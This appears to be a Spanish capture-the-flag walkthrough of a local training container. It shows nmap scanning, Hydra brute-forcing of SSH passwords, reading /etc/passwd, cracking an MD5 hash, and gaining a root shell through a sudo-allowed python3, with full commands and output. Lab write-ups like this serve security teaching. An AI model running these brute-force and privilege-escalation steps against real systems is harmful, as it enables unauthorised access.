

Haremos un escaneo con nmap -Pn por si el servidor no permite hacer ping, vemos que tenemos los puertos 22 y 80.

```
caan31 ~ >> nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 13:14 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00011s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Ahora haremos un escaneo más profundo ya sabiendo los puertos y buscando la versión específica con -sCV

```
caan31 ~ >> nmap -p22,80 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 13:14 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00013s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 9e:10:58:a5:1a:42:9d:be:e5:19:d1:2e:79:9c:ce:21 (ECDSA)
|_  256 0b:a3:a8:84:e0:33:57:fc:44:49:69:41:7d:d3:c9:92 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds
```

Miraremos que aloja el servidor web



Podemos intuir que un usuario es a así que vamos a hacer un ataque con hydra para buscar la contraseña.

```
caan31 ~ >> hydra -l a -P Descargas/rockyou.txt ssh://172.17.0.2
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi-
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-17 13:15:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo-
und, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: a password: secret
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-17 13:15:54
```

Ahora nos conectaremos al usuario a mediante ssh.

```
A caan31 ~ >> sudo ssh a@172.17.0.2
Deploying root access for caan31. Password pls:
a@172.17.0.2's password:
Linux 15754f3c7402 6.14.3-arch1-1 #1 SMP PREEMPT_DYNAMIC Sun, 20 Apr 2025 12:38:52 +0000 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 17 10:51:48 2025 from 172.17.0.1
a@15754f3c7402:~$
```

Tenemos varias opciones para esta máquina, la primera es listar `/etc/passwd` que contiene información sobre las cuentas de usuario del sistema.

```
a@15754f3c7402:~$ cat /etc/passwd
```

Vemos que cuenta con el usuario Spencer, podríamos hacer un ataque directo a este usuario.

```
spencer:x:1000:1000:~/home/spencer:/bin/bash
a:x:1001:1001:~/home/a:/bin/bash
```

La otra opción es mirar los ficheros con los que cuenta el servidor ya que en la página web nos dio una pista que tenemos cosas en los archivos del servidor.

```
a@15754f3c7402:~$ cd /srv
a@15754f3c7402:/srv$ ls
ftp
a@15754f3c7402:/srv$ cd ftp
a@15754f3c7402:/srv/ftp$ ls
cifrado_aes.enc      clave_publica.pem  mensaje_hash.txt  pista_fuerza_bruta.txt
clave_aes.txt         hash_a.txt         mensaje_rsa.enc    retos.txt
clave_privada.pem    hash_spencer.txt   original_a.txt     retos_asimetrico.txt
a@15754f3c7402:/srv/ftp$
```


Listando algunos ficheros podemos ver que nos pide que hagamos un ataque al usuario.

```
a@15754f3c7402:/srv/ftp$ cat pista_fuerza_bruta.txt
Realiza un ataque de fuerza bruta para descubrir la contraseña de spencer...
```

También hay otro fichero donde contiene un hash del usuario Spencer.

```
a@15754f3c7402:/srv/ftp$ cat hash_spencer.txt
7c6a180b36896a0a8c02787eeafb0e4c
```

Podríamos descifrar el hash con alguna pagina como crackstation.net y vemos que es la contraseña del Spencer.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

7c6a180b36896a0a8c02787eeafb0e4c

No soy un robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
7c6a180b36896a0a8c02787eeafb0e4c	md5	password1

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

[Download CrackStation's Wordlist](#)

La otra opción si no hubiéramos descifrado el hash es hacer el ataque de fuerza bruta directamente, vemos que encontramos de igual manera la contraseña.

```
caan31 ~ >> hydra -l spencer -P Descargas/rockyou.txt ssh://172.17.0.2
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi-
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-17 13:19:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
und, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: spencer password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-17 13:19:41
```

Nos registramos con las credenciales de Spencer y estamos dentro.

```
a@15754f3c7402:/srv/ftp$ su spencer
Password:
su: Authentication failure
a@15754f3c7402:/srv/ftp$ su spencer
Password:
spencer@15754f3c7402:/srv/ftp$
```

Vemos si el usuario Spencer tiene privilegios de sudo y vemos que los tiene en python3.

```
spencer@15754f3c7402:/srv/ftp$ sudo -l
Matching Defaults entries for spencer on 15754f3c7402:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User spencer may run the following commands on 15754f3c7402:
    (ALL) NOPASSWD: /usr/bin/python3
spencer@15754f3c7402:/srv/ftp$
```

Ejecutaremos python3 como sudo, se abrirá la consola de Python, se lanza /bin/sh, que generalmente es un intérprete de comandos (como dash, bash, etc.).

Esto nos abrirá en una shell dentro del proceso de Python, y puedes escribir comandos como si estuvieras en una terminal con el usuario root.

```
spencer@15754f3c7402:~$ sudo python3
Python 3.11.2 (main, Aug 26 2024, 07:20:54) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("/bin/sh")
# whoami
root
#
```